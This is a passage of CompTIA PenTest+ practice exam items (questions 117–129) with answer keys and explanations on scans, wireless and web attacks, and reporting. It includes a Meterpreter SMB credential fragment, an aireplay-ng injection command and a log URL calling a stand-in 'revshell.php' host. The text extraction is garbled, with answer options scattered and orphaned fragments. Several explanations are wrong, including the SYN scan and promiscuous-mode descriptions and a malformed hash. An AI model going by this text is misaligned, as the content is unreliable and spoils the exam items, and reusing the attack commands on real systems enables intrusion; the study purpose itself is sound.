SMBPASS – (the hash) aad3b435b514004ccaad3b435b140ee:gbh5n356b8700ggppd6m2439ep

If all of the values are correct, the command will pop open a Meterpreter session with the remote machine.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit network-based vulnerabilities.

References:

[Get a Meterpreter Shell Using SMB Credentials](#)

Question #117 of 170

Question ID: 1259141

While finalizing a penetration testing report for a customer, you realize that you used several acronyms and technical terms that the audience may not understand. You need to provide explanations for these acronyms and terms. Where should you provide this information?

☒ **A)** Technical summary

X

X

B) Executive summary

C) Main body

✓ D) Appendices

Explanation

Explanations of acronyms and technical terms should be provided in the appendices. This ensures that you only have to provide an explanation of the acronyms and terms in a single location. It also ensures that the reader can easily locate the explanations of those acronyms and terms. If you provided those explanations within the text, you may need to explain them multiple times at each mention of the acronym or terms.

The executive summary, main body, and technical summary should not include the explanations of the acronyms and terms.

- The executive summary should contain the summary of the penetration test scope and major findings. The technical summary should contain the technical details on the findings of the penetration test. The IT department and technical staff will use the technical summary to help them make decisions on which actions should be taken for mitigation.
- The main body of the report usually includes the statement of scope, methodologies and tools used, and the details of the findings.

Objective:

Reporting and Communication

Sub-Objective:

Given a scenario, use report writing and handling best practices.

References:

CompTIA PenTest+ Cert Guide, Chapter 10: Understanding How to Finalize a Penetration Test: Exploring Tools for Collecting and Sharing Information, Exploring the Common Report Elements

X C)

X D)

Explanation

You are a SOC analyst at a financial company. While examining the logs, you notice a strange address:

`http://normalsite.com/index.php?Phone=http://malwaresiteohnoes.com/revshell.php/run` What kind of attack is happening?

✓ A) Redirect

X B) XSS

DoS

SQL injection

A redirect attack is occurring. Redirects are not inherently a bad thing in and of themselves. For instance, they are a useful function to have when building a website. If a user attempts to access a resource before they are logged in, it is conventional to redirect them to the login page, put the original URL in a query parameter, and automatically redirect them towards their original destination after they have logged in. But there are always two sides to a coin! This is the exact reason that spammers and phishers use redirects and they are so enticing. They can bounce a user off of a site they want to go to and send them to an exact replica that is a malicious version of the site, where the user will log in and end up downloading malware, disclosing confidential information, and so on. This is a malicious redirecting attack.

A denial of service (DoS) attack attempts to make one or more computer systems unavailable, either by crashing the systems or by overloading their resources or network connections.

This is not cross-site scripting (XSS) because XSS is a code injection attack that targets web application input and client-side scripting vulnerabilities.

A SQL injection is a type of injection attack in which malicious SQL statements are injected into an input field in a web request and executed on a database server.

X C)

X D)

Explanation

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit application-based vulnerabilities.

References:

CompTIA PenTest+ Cert Guide, Chapter 6: Exploiting Application-Based Vulnerabilities, Understanding Redirect

Attacks

Question #119 of 170

Question ID: 1259788

While observing the execution of a pen test, you notice that one of the team has executed the following command:

```
aireplay-ng -5 -b 00:25:6C:6c:40:80 -h 00:55:B5:cd:CB:9D
```

ath0 Which statement is FALSE with respect to this command?

✓ **A)** The -b specifies running the fragmentation attack.

X **B)** The -h specifies the source MAC address of the packets to be injected.

The ultimate goal is to utilize elements of the PRGA.

The command makes use of the packet forge utility.

The -b does not specify running the fragmentation attack. The -b specifies the access point's MAC address. While this is a wireless fragmentation attack, these attacks are specified with the -5.

The wireless fragmentation attack is designed to capture elements of the pseudo-random generation algorithm (PRGA). These elements are used to generate packets using the packet forge utility in aircrack-ng. The program extracts a bit of keying material from the packet and then attempts to send

X C)

X D)

Explanation

ARP and/or LLC packets with known content to the access point (AP). If the packet is successfully echoed back by the AP, then more keying material can be obtained from the returned packet. This cycle is repeated several times until 1500 bytes of PRGA are obtained.

The following are all true of this command:

- The command makes use of the packet forge utility.
- The -b specifies the access point's MAC address.
- The ultimate goal is to utilize elements of the PRGA.
- The -h specifies the source MAC address of the packets to be injected.
- The -5 specifies the fragmentation attack. ath0 is the interface name.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit wireless and RF-based vulnerabilities.

References:

[Fragmentation Attack](#)

Question #120 of 170

Question ID: 1259165

During the first stage of a penetration test, you discover multiple critical issues with Internet-facing servers. As a result, the penetration test sponsor has asked you to focus on those servers instead of testing all of the organization's servers.

Of what is this an example?

X A) De-confliction

X B) Communication path restructure

C)

D)

Explanation

✓ Goal reprioritization

X De-escalation

This is an example of goal reprioritization. As a result of the sponsor's request, you would need to implement the change management process to obtain approval of a change to the engagement plan. The change may or may not be approved.

De-escalation occurs when the criticality of one of the findings is reduced. This may happen due to research and analysis that determines the finding is not considered as critical as was once believed.

De-confliction occurs when a conflict between findings or goals is found. Often organizations will need to negotiate with stakeholders when these conflicts exist.

A communication path restructure would occur if a stakeholder needs to be added, removed, or replaced in the communication path.

Objective:

Reporting and Communication

Sub-Objective:

Explain the importance of communication during the penetration testing process.

References:

CompTIA PenTest+ Cert Guide, Chapter 10: Understanding How to Finalize a Penetration Test, Understanding Report Handling and Communications Best Practices

Question #121 of 170

Question ID: 1259781

Using nmap, you have determined that port 20 and 21 are open on a server and that there is traffic using this port number traversing the network.

What tool would be the best to use to leverage this vulnerability?

- X **A)** rainbow table
- X **B)** honeypot
- ✓ **C)** sniffer
- X **D)** evil twin

Explanation

As port 20 and 21 are used by FTP and FTP is a clear text protocol, a sniffer could be used to capture both the FTP data and authentication credentials. All of this is transmitted in clear text.

An evil twin would not be the best approach. An evil twin is a wireless access point that uses the same SSID as your legitimate AP but on a different channel. By jamming the channel of the legitimate AP, all devices associated with that AP will be disconnected and will then do what they are designed to do, which is to reconnect to any AP hosting that SSID. When they associate with the evil twin, they will then be on the hacker's network and will be exposed to peer-to-peer attacks. None of this will be an avenue to leveraging the FTP weakness, however, as in our case we can just sniff the existing traffic running through the access points.

A honeypot would not be the correct approach. A honeypot is a system that is configured to be attractive to hackers. Its purpose is twofold. First, it distracts from other devices, and second, it engages the attacker and allows us to collect information about them. None of this will be an avenue to leveraging the FTP weakness, as we are the ones going in there to sniff in the first place.

Using a rainbow table would not be the correct approach. Rainbow tables are preconfigured password hash or encryption key lists that are hashed in advance to speed up the process of cracking a hash or an encryption key.

Because FTP is clear text, there is no need to crack password or keys. They can be captured in clear text with a sniffer.

Work smarter, not harder!

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit network-based vulnerabilities.

References:

[Top 4 FTP Exploits Used by Hackers](#)

Question #122 of 170

Question ID: 1259806

Which of the following security issues can be mitigated with deadbolts?

- X **A)** entry key theft
- ✓ **B)** lock bypass
- X **C)** lock picking
- X **D)** failsafe

Explanation

Lock bypass is a technique where the lock mechanism is never engaged or attacked but rather is bypassed. An example is where an attacker inserts a sprung steel device to retract the spring-loaded catch that restrains the shackle, preventing it from operating. The use of deadbolts helps avoid lock bypass. The locking mechanism and bolt are operated by the key. This prevents the device from being opened without the locking mechanism itself being properly operated.

Lock picking cannot be prevented by deadbolt. This is an attack on the lock mechanism itself rather than an attempt to go around the mechanism.

Entry key theft cannot be mitigated with deadbolts because the stolen key will operate and unlock the deadbolt.

Failsafe is a principle by which an electronic door defaults to an unlocked state when power is lost to the door. This cannot be prevented with deadbolts, as the deadbolt will open when power is lost.

Objective:

Attacks and Exploits

Sub-Objective:

Summarize physical security attacks related to facilities.

References:

[Bypass Tools](#)

Question #123 of 170

Question ID: 1259771

Which of the following is NOT a major concern with IoT device updates?

- ✓ **A) Hashed update files**
- X **B) Lack of update mechanism on device**
- X **C) Unsigned updates**
- X **D) Updates sent unencrypted**

Explanation

Hashing an update file is actually a way to ensure and prove that updates come from a reliable, trusted source. The device manufacturer will provide the update along with a hash of the file. Before installing the update, the receiving party will validate the update file by comparing hashes.

The other choices are major concerns that prevent updates from being installed properly or may lead to fake, malicious files being downloaded.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Explain weaknesses related to specialized systems.

References:

[IoT Privacy and Security Challenges](#)

Question #124 of 170

Question ID: 1259037

You perform the scan shown in the image below. Which type of scan would report having run?

```
root@kali:~# nmap -sn -v 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-25 14:20 EST
Initiating Ping Scan at 14:20
Scanning 256 hosts [4 ports/host]
Ping Scan Timing: About 15.62% done; ETC: 14:24 (0:02:47 remaining)
Ping Scan Timing: About 30.27% done; ETC: 14:24 (0:02:20 remaining)
Ping Scan Timing: About 44.92% done; ETC: 14:24 (0:01:52 remaining)
Ping Scan Timing: About 60.16% done; ETC: 14:24 (0:01:20 remaining)
Completed Ping Scan at 14:23, 135.11s elapsed (256 total hosts)
Initiating Parallel DNS resolution of 256 hosts. at 14:23
Completed Parallel DNS resolution of 256 hosts. at 14:25, 143.02s elapsed
Nmap scan report for 192.168.1.0 [host down]
Nmap scan report for 192.168.1.1 [host down]
Nmap scan report for 192.168.1.2 [host down]
Nmap scan report for 192.168.1.3 [host down]
Nmap scan report for 192.168.1.4 [host down]
Nmap scan report for 192.168.1.5
Host is up (0.00036s latency).
Nmap scan report for 192.168.1.6
Host is up (0.00036s latency).
Nmap scan report for 192.168.1.7
Host is up (0.00034s latency).
Nmap scan report for 192.168.1.8
Host is up (0.00032s latency).
Nmap scan report for 192.168.1.9 [host down]
Nmap scan report for 192.168.1.10 [host down]
Nmap scan report for 192.168.1.11 [host down]
Nmap scan report for 192.168.1.12 [host down]
Nmap scan report for 192.168.1.13 [host down]
Nmap scan report for 192.168.1.14 [host down]
Nmap scan report for 192.168.1.15 [host down]
Nmap scan report for 192.168.1.16 [host down]
Nmap scan report for 192.168.1.17 [host down]
Nmap scan report for 192.168.1.18
Host is up (0.00015s latency).
Nmap scan report for 192.168.1.19
Host is up (0.000064s latency).
Nmap scan report for 192.168.1.20
Host is up (0.00022s latency).
Nmap scan report for 192.168.1.21 [host down]
Nmap scan report for 192.168.1.22 [host down]
Nmap scan report for 192.168.1.23
Host is up (0.00020s latency).
Nmap scan report for 192.168.1.24
Host is up (0.00018s latency).
Nmap scan report for 192.168.1.25 [host down]
Nmap scan report for 192.168.1.26
```

- X A) Compliance scan
- X B) Stealth scan
- ✓ C) Discovery scan
- X D) Full scan

Explanation

In this scenario, you performed a discovery scan. There are several different discovery scans you can perform using the following common switches:

- sn (no port scan)
- sL (list scan)
- Pn (no ping)
- PS (port list TCP version)
- PU (port list UDP version)

You would select the switch depending on your penetration testing needs. The nmap tool (short for network mapper) is commonly used to perform port scans, OS identification, and version or banner grabbing against services. Its main use is to discover the status of port numbers and IP addresses. It is one of the tools most widely used by administrators for network management and monitoring, as well as by criminal hackers to discover and investigate attack targets. The sn switch is the most common switch, and is used for host discovery. You need to be careful when performing a ping scan if you do not want alarms going off! This type of scan is noisy and sends out packets for discovery, which in turn adds more traffic to the network and is visible to logs and Wireshark.

```
root@kali:~# nmap -sS -v 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-25 14:17 EST
Initiating Ping Scan at 14:17
Scanning 256 hosts [4 ports/host]
Completed Ping Scan at 14:17, 2.67s elapsed (256 total hosts)
Initiating Parallel DNS resolution of 256 hosts. at 14:17
Completed Parallel DNS resolution of 256 hosts. at 14:18, 17.40s elapsed
Initiating SYN Stealth Scan at 14:18
Scanning 64 hosts [1000 ports/host]
Discovered open port 139/tcp on 192.168.1.2
Discovered open port 443/tcp on 192.168.1.2
Discovered open port 8080/tcp on 192.168.1.4
Discovered open port 111/tcp on 192.168.1.11
Increasing send delay for 192.168.1.11 from 0 to 5 due to 11 out of 16 dropped probes since last increase.
Discovered open port 80/tcp on 192.168.1.1
Increasing send delay for 192.168.1.11 from 5 to 10 due to 11 out of 20 dropped probes since last increase.
Increasing send delay for 192.168.1.2 from 0 to 5 due to 11 out of 15 dropped probes since last increase.
Increasing send delay for 192.168.1.11 from 10 to 20 due to max_successful_tryno increase to 4
Increasing send delay for 192.168.1.11 from 20 to 40 due to max_successful_tryno increase to 5
Increasing send delay for 192.168.1.4 from 0 to 5 due to 11 out of 17 dropped probes since last increase.
SYN Stealth Scan Timing: About 14.33% done; ETC: 14:21 (0:03:05 remaining)
SYN Stealth Scan Timing: About 15.28% done; ETC: 14:24 (0:05:38 remaining)
SYN Stealth Scan Timing: About 15.79% done; ETC: 14:27 (0:08:05 remaining)
Increasing send delay for 192.168.1.11 from 40 to 80 due to max_successful_tryno increase to 6
SYN Stealth Scan Timing: About 16.15% done; ETC: 14:30 (0:10:28 remaining)
SYN Stealth Scan Timing: About 16.39% done; ETC: 14:33 (0:12:50 remaining)
SYN Stealth Scan Timing: About 16.55% done; ETC: 14:36 (0:15:13 remaining)
SYN Stealth Scan Timing: About 16.69% done; ETC: 14:39 (0:17:34 remaining)
SYN Stealth Scan Timing: About 16.85% done; ETC: 14:41 (0:19:49 remaining)
Increasing send delay for 192.168.1.1 from 0 to 5 due to 11 out of 22 dropped probes since last increase.
SYN Stealth Scan Timing: About 17.03% done; ETC: 14:44 (0:22:01 remaining)
Increasing send delay for 192.168.1.11 from 80 to 160 due to 11 out of 12 dropped probes since last increase.
SYN Stealth Scan Timing: About 17.21% done; ETC: 14:47 (0:24:08 remaining)
SYN Stealth Scan Timing: About 17.39% done; ETC: 14:49 (0:26:12 remaining)
SYN Stealth Scan Timing: About 17.52% done; ETC: 14:52 (0:28:20 remaining)
SYN Stealth Scan Timing: About 17.65% done; ETC: 14:55 (0:30:24 remaining)
SYN Stealth Scan Timing: About 17.83% done; ETC: 14:57 (0:32:20 remaining)
Stats: 0:07:23 elapsed; 0 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 17.84% done; ETC: 14:57 (0:32:28 remaining)
```

A stealth scan is not as loud as a ping scan due to the fact that it sends a SYN packet to the port and, if it is open, will send back an ACK and then a RST (reset) packet, leaving things quiet. A stealth scan is going to use the -sS switch, which is one of the two TCP connect scans. (The -sT switch is the other.)

```
root@kali:~# nmap -sS -v 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-25 14:17 EST
Initiating Ping Scan at 14:17
Scanning 256 hosts [4 ports/host]
Completed Ping Scan at 14:17, 2.67s elapsed (256 total hosts)
Initiating Parallel DNS resolution of 256 hosts. at 14:17
Completed Parallel DNS resolution of 256 hosts. at 14:18, 17.40s elapsed
Initiating SYN Stealth Scan at 14:18
Scanning 64 hosts [1000 ports/host]
Discovered open port 139/tcp on 192.168.1.2
Discovered open port 443/tcp on 192.168.1.2
Discovered open port 8080/tcp on 192.168.1.4
Discovered open port 111/tcp on 192.168.1.11
Increasing send delay for 192.168.1.11 from 0 to 5 due to 11 out of 16 dropped probes since last increase.
Discovered open port 80/tcp on 192.168.1.1
Increasing send delay for 192.168.1.11 from 5 to 10 due to 11 out of 20 dropped probes since last increase.
Increasing send delay for 192.168.1.2 from 0 to 5 due to 11 out of 15 dropped probes since last increase.
Increasing send delay for 192.168.1.11 from 10 to 20 due to max_successful_tryno increase to 4
Increasing send delay for 192.168.1.11 from 20 to 40 due to max_successful_tryno increase to 5
Increasing send delay for 192.168.1.4 from 0 to 5 due to 11 out of 17 dropped probes since last increase.
SYN Stealth Scan Timing: About 14.33% done; ETC: 14:21 (0:03:05 remaining)
SYN Stealth Scan Timing: About 15.28% done; ETC: 14:24 (0:05:38 remaining)
SYN Stealth Scan Timing: About 15.79% done; ETC: 14:27 (0:08:05 remaining)
Increasing send delay for 192.168.1.11 from 40 to 80 due to max_successful_tryno increase to 6
SYN Stealth Scan Timing: About 16.15% done; ETC: 14:30 (0:10:28 remaining)
SYN Stealth Scan Timing: About 16.39% done; ETC: 14:33 (0:12:50 remaining)
SYN Stealth Scan Timing: About 16.55% done; ETC: 14:36 (0:15:13 remaining)
SYN Stealth Scan Timing: About 16.69% done; ETC: 14:39 (0:17:34 remaining)
SYN Stealth Scan Timing: About 16.85% done; ETC: 14:41 (0:19:49 remaining)
Increasing send delay for 192.168.1.1 from 0 to 5 due to 11 out of 22 dropped probes since last increase.
SYN Stealth Scan Timing: About 17.03% done; ETC: 14:44 (0:22:01 remaining)
Increasing send delay for 192.168.1.11 from 80 to 160 due to 11 out of 12 dropped probes since last increase.
SYN Stealth Scan Timing: About 17.21% done; ETC: 14:47 (0:24:08 remaining)
SYN Stealth Scan Timing: About 17.39% done; ETC: 14:49 (0:26:12 remaining)
SYN Stealth Scan Timing: About 17.52% done; ETC: 14:52 (0:28:20 remaining)
SYN Stealth Scan Timing: About 17.65% done; ETC: 14:55 (0:30:24 remaining)
SYN Stealth Scan Timing: About 17.83% done; ETC: 14:57 (0:32:20 remaining)
Stats: 0:07:23 elapsed; 0 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 17.84% done; ETC: 14:57 (0:32:28 remaining)
```

A full scan is a TCP connect scan that will use a system wide connect() call to see if a port is open and accepting connections. If so, the scan will then connect to the open port and complete a three-way TCP handshake.

```
root@kali:~# nmap -sT -A -v 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-25 14:32 EST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 14:32
Completed NSE at 14:32, 0.00s elapsed
Initiating NSE at 14:32
Completed NSE at 14:32, 0.00s elapsed
Initiating NSE at 14:32
Completed NSE at 14:32, 0.00s elapsed
Initiating Ping Scan at 14:32
Scanning 256 hosts [4 ports/host]
Completed Ping Scan at 14:32, 2.68s elapsed (256 total hosts)
Initiating Parallel DNS resolution of 256 hosts. at 14:32
Completed Parallel DNS resolution of 256 hosts. at 14:32, 4.15s elapsed
Initiating Connect Scan at 14:32
Scanning 64 hosts [1000 ports/host]
Discovered open port 53/tcp on 192.168.1.1
Discovered open port 80/tcp on 192.168.1.1
Discovered open port 139/tcp on 192.168.1.2
Discovered open port 80/tcp on 192.168.1.4
Discovered open port 135/tcp on 192.168.1.2
Connect Scan Timing: About 3.65% done; ETC: 14:46 (0:13:38 remaining)
Connect Scan Timing: About 5.77% done; ETC: 14:50 (0:16:36 remaining)
Connect Scan Timing: About 9.15% done; ETC: 14:49 (0:15:34 remaining)
Increasing send delay for 192.168.1.2 from 0 to 5 due to 11 out of 16 dropped probes since last increase.
Discovered open port 20005/tcp on 192.168.1.1
Connect Scan Timing: About 12.48% done; ETC: 14:49 (0:14:30 remaining)
Connect Scan Timing: About 16.82% done; ETC: 14:47 (0:12:41 remaining)
Increasing send delay for 192.168.1.1 from 0 to 5 due to 11 out of 32 dropped probes since last increase.
Increasing send delay for 192.168.1.4 from 0 to 5 due to 11 out of 34 dropped probes since last increase.
Increasing send delay for 192.168.1.2 from 5 to 10 due to 11 out of 32 dropped probes since last increase.
Connect Scan Timing: About 22.76% done; ETC: 14:49 (0:13:28 remaining)
Connect Scan Timing: About 23.14% done; ETC: 14:51 (0:14:50 remaining)
Connect Scan Timing: About 23.50% done; ETC: 14:53 (0:16:10 remaining)
Connect Scan Timing: About 23.84% done; ETC: 14:55 (0:17:28 remaining)
Connect Scan Timing: About 24.13% done; ETC: 14:57 (0:18:45 remaining)
Connect Scan Timing: About 24.52% done; ETC: 14:59 (0:20:03 remaining)
Connect Scan Timing: About 24.97% done; ETC: 15:00 (0:21:23 remaining)
Connect Scan Timing: About 25.59% done; ETC: 15:03 (0:22:52 remaining)
Increasing send delay for 192.168.1.1 from 5 to 10 due to 11 out of 15 dropped probes since last increase.
Connect Scan Timing: About 26.03% done; ETC: 15:05 (0:24:29 remaining)
Increasing send delay for 192.168.1.2 from 10 to 20 due to 11 out of 12 dropped probes since last increase.
Connect Scan Timing: About 26.69% done; ETC: 15:08 (0:26:09 remaining)
Increasing send delay for 192.168.1.4 from 5 to 10 due to 11 out of 16 dropped probes since last increase.
Connect Scan Timing: About 27.45% done; ETC: 15:10 (0:27:56 remaining)
Connect Scan Timing: About 28.31% done; ETC: 15:14 (0:29:56 remaining)
Connect Scan Timing: About 29.21% done; ETC: 15:17 (0:32:02 remaining)
Connect Scan Timing: About 30.36% done; ETC: 15:21 (0:34:20 remaining)
```

Compliance scans, by their very nature, are interested in whatever compliance rules your company needs to follow. For instance, if you are a hospital or medical clinic, you need to be in compliance with HIPAA.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, perform a vulnerability scan.

References:

[Nmap Network Scanning > Host Discovery](https://www.kaplanlearn.com/education/test/print/48119363?testId=180259561)

CompTIA PenTest+ Cert Guide, Chapter 3: Information Gathering and Vulnerability Identification, Understanding the

Types of Vulnerability Scans

Question #125 of 170

Question ID: 1259151

Which of the following is NOT likely to be carried out after a penetration test is completed?

- X **A)** Remove the tools installed during the test.
- X **B)** Remove accounts created for the test.
- ✓ **C)** Disable all services used during the test.
- X **D)** Remove shells created during the test.

Explanation

Disabling all services used during the test is NOT likely to be carried out after a penetration test is completed. You should only disable those services that were explicitly enabled for the penetration test. All other services will likely be valid services running in the enterprise.

You should perform the following actions after completing a penetration test:

- Remove shells created during the test.
- Remove accounts created for the test.
- Remove the tools installed during the test.

Objective:

Reporting and Communication

Sub-Objective:

Explain post-report delivery activities.

References:

CompTIA PenTest+ Cert Guide, Chapter 10: Understanding How to Finalize a Penetration Test:
Explaining PostEngagement Activities

Question #126 of 170

Question ID: 1259754

You are going through your list of vulnerabilities after making sure the vulnerabilities you found are legitimate. Your next step is to prioritize and map them to several online vulnerability databases.

Which option is NOT a resource that provides this information?

- X **A)** NIST
- ✓ **B)** PCI-DSS
- X **C)** CVE
- X **D)** US-CERT

Explanation

The Payment Card Industry Data Security Standard (PCI-DSS) is a security standard for all point of sale systems. They provide training and standards to make sure that all points of sale are secure, but PCI-DSS is a standard and not a database.

Common Vulnerabilities and Exposures (CVE) is now the industry standard database of vulnerabilities, and is updated on a consistent basis. CVE entries are also called "CVEs," "CVE IDs," and "CVE numbers" by the cybersecurity community. You will see often CVE numbers around online, such as this sample entry:

CVE-ID: CVE-2019-

17336 **Description:**

The Data access layer component of TIBCO Software Inc.'s TIBCO Spotfire Analytics Platform for AWS Marketplace and TIBCO Spotfire Server contains multiple vulnerabilities that theoretically allow an attacker access to information that can lead to obtaining credentials used to access Spotfire data sources. The attacker would need privileges to save a Spotfire file to the library, and only applies in a situation where NTLM credentials, or a credentials profile is in use. Affected releases are TIBCO Software Inc.'s TIBCO Spotfire Analytics Platform for AWS Marketplace: version 10.6.0 and TIBCO Spotfire Server: versions 7.11.7 and below, versions 7.12.0, 7.13.0, 7.14.0, 10.0.0, 10.0.1, 10.1.0, 10.2.0, 10.2.1, 10.3.0, 10.3.1, 10.3.2, 10.3.3, and 10.3.4, versions 10.4.0, 10.5.0, and 10.6.0.

-- [CVE Database](#)

The U.S. Computer Emergency Readiness Team (US-CERT), now known as the Cybersecurity and Infrastructure Security Agency (CISA), provides extensive cybersecurity and infrastructure security

knowledge and practices to its stakeholders to help with risk management and to help secure resources.

Below is an example from their site:

The screenshot shows the CISA National Cyber Awareness System website. At the top, there is a header with the CISA logo, a search bar, and navigation links: "About Us", "Alerts and Tips", "Resources", and "Industrial Control Systems". A "Report" button is located on the right. Below the header is a dark blue banner with the text "Current Activity".

Below the banner, the page content is divided into two main sections. The left section is titled "Current Activity Landing" and contains a paragraph: "The US-CERT Current Activity web page is a regularly updated summary of the most frequent, high-impact types of security incidents currently being reported to the US-CERT." Below this, there are two article previews. The first is titled "Google Releases Security Updates for Chrome for Windows, Mac, and Linux" and includes a sub-header "Published: Wednesday, December 18, 2019". The text of the article states: "Google has released security updates for Chrome version 79.0.3945.88 for Windows, Mac, and Linux. This version addresses a vulnerability that an attacker could exploit to take control of an affected system." Below the article text, there is a link "Read Full Entry". The second article preview is titled "Microsoft Releases Out-of-Band Security Updates" and includes a sub-header "Published: Wednesday, December 18, 2019". The text of the article states: "Microsoft has released out-of-band security updates to address a vulnerability in SharePoint Server. An attacker could exploit this vulnerability to obtain sensitive information." Below the article text, there is a link "Read Full Entry".

The right section is titled "Latest Alerts" and contains a list of alerts. The first alert is titled "Dridex Malware" and includes a sub-header "Thursday, December 5, 2019". The second alert is titled "Microsoft Ending Support for Windows 7 and Windows Server 2008 R2" and includes a sub-header "Thursday, October 17, 2019". The third alert is titled "Microsoft Operating Systems BlueKeep Vulnerability" and includes a sub-header "Monday, June 17, 2019". Below the list of alerts, there is a link "More Alerts".

Below the "Latest Alerts" section, there is a section titled "Recent Vulnerabilities" which contains a list of vulnerabilities. The first vulnerability is titled "VU#605641: HTTP/2 implementations do not robustly handle abnormal traffic and resource exhaustion" and includes a sub-header "Tuesday, November 10, 2010 - 4:49 PM".

The National Institute of Standards and Technology (NIST) Framework is a cybersecurity framework that helps secure and promote innovation and industrial competitiveness and consists of standards, guidelines, and best practices to manage cybersecurity risk. The NIST website provides extensive information about current cybersecurity threats. Below is the framework downloaded from their site.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, analyze vulnerability scan results.

References:

CompTIA PenTest+ Cert Guide, Chapter 3: Information Gathering and Vulnerability Identification, Understanding the Art of Performing Vulnerability Scans

[CVE-2019-17336](#)

[CVE List Home](#)

[CISA Cyber Infrastructure](#)

[NIST - Cybersecurity Framework](#)

Question #127 of 170

Question ID: 1259069

In the process of performing a pen test, one of your associates spent a significant amount of time outside in the smoking area near the trash bins discussing a wide range of topics with employees, such

as favorite sports teams, favorite bands, and other topics about which the employees seemed passionate.

What is this social engineering technique called?

- X **A)** dumpster diving
- X **B)** pretexting
- X **C)** spear phishing
- ✓ **D)** elicitation

Explanation

This information gathering technique is called elicitation. It is the art of getting information without directly asking for it. Using this technique testers (or hackers) use open-ended questions to prompt users to share information while in an unguarded mental state. When discussing topics of interest to the users, they often share data that could be useful in compromising a network, such as data bits that could be used in passwords (favorite team, favorite band).

While it did happen near the trash bins, this is NOT dumpster diving. This is the process of going through the trash to locate written material that may be helpful, such as network diagrams and organizational charts.

This is not spear phishing. Spear phishing is a form of phishing that is targeted to a single individual rather than to thousands of users.

This is not pretexting. Pretexting is the process of establishing a reason to talk to someone as a method of putting them at ease and lowering their guard. One of the ways of doing this is to present yourself as an IT technician. Pretexting often involves a scam where the liar pretends to need information in order to confirm the identity of the person they are talking to (password) .

Objective:

Attacks and Exploits

Sub-Objective:

Compare and contrast social engineering attacks.

References:

Elicitation

Question #128 of 170

Question ID: 1259749

An attacker is attempting to sniff traffic. Which of the following methods would be best to capture traffic?

- X **A)** Perform SMTP poisoning.
- X **B)** Connect to a MAC address on a different subnet.
- ✓ **C)** Turn the NIC into promiscuous mode.
- X **D)** Poison the DHCP server.

Explanation

The best way to capture traffic is to turn the NIC into promiscuous mode. A network interface controller (NIC) operating in promiscuous mode will flood all ports with traffic, instead of just to a specific destination. This mode allows an interface to receive all packets, not just the ones that are labeled for its own MAC address. A packet capturing tool like Wireshark will then allow the attacker to capture and analyze the traffic.

Connecting to a media access control (MAC) address on a different subnet will not allow for packet capture unless ARP poisoning has occurred, all frames for an intended IP will get redirected to the attacker.

Simple Mail Transfer Protocol (SMTP) is an email protocol and Dynamic Host Configuration Protocol (DHCP) is used for network management. While DHCP poisoning is not a common attack, the more common attack on the DHCP process that you should be familiar with is DHCP starvation. This occurs when a hacker broadcast a large number of DHCP packets with spoofed MAC addresses.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, conduct information gathering using appropriate techniques.

References:

CompTIA PenTest+ Cert Guide, Chapter 3: Information Gathering and Vulnerability Identification

Question #129 of 170

You have been tasked with scanning a network for all of the devices connected to that network.

Because Nmap uses host discovery to detect and further probe only the active devices, you want to skip the host discovery phase as a whole.

Which Nmap command option disables host discovery?

X **A)** -p

✓ **B)** -Pn

X **C)** -sn

X **D)** -sT

Explanation

The -Pn parameter of the Nmap command disables ping and the host discovery stage all together, as shown in the example below:

```
C:\Users\gothi>nmap -Pn 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-16 09:47 Pacific Standard Time
Nmap scan report for 192.168.1.1
Host is up (0.0058s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
631/tcp    open  ipp
5000/tcp   open  upnp
20005/tcp  open  btx
MAC Address: [REDACTED]

Nmap scan report for 192.168.1.3
Host is up (0.0055s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp    open  https
515/tcp    open  printer
631/tcp    open  ipp
8080/tcp   open  http-proxy
9100/tcp   open  jetdirect
9220/tcp   open  unknown
MAC Address: [REDACTED]

Nmap scan report for 192.168.1.4
Host is up (0.046s latency).
All 1000 scanned ports on 192.168.1.4 are filtered
MAC Address: [REDACTED]

Nmap scan report for 192.168.1.5
Host is up (0.027s latency).
All 1000 scanned ports on 192.168.1.5 are closed
MAC Address: [REDACTED]

Nmap scan report for 192.168.1.6
Host is up (0.0078s latency).
Not shown: 958 filtered ports, 40 closed ports
PORT      STATE SERVICE
1080/tcp   open  socks
8888/tcp   open  [REDACTED]
MAC Address: [REDACTED]

Nmap scan report for 192.168.1.2
Host is up (0.00085s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
53/tcp    filtered domain
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
443/tcp    open  https
445/tcp    open  microsoft-ds
903/tcp    open  iss-console-mgr
5357/tcp   open  wsdapi

Nmap done: 256 IP addresses (6 hosts up) scanned in 85.36 seconds
```

The `-p` parameter of the Nmap command specifies a port to scan. The following exhibit shows an example of this command:

```
testcase@ubuntu:~$ nmap -p80 -T5 192.168.138.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2020-01-02 08:26 PST
Nmap scan report for _gateway (192.168.138.2)
Host is up (0.00063s latency).

PORT      STATE SERVICE
80/tcp    closed http

Nmap scan report for ubuntu (192.168.138.130)
Host is up (0.00013s latency).

PORT      STATE SERVICE
80/tcp    closed http

Nmap scan report for 192.168.138.132
Host is up (0.00063s latency).

PORT      STATE SERVICE
80/tcp    closed http

Nmap done: 256 IP addresses (3 hosts up) scanned in 1.80 seconds
testcase@ubuntu:~$
```

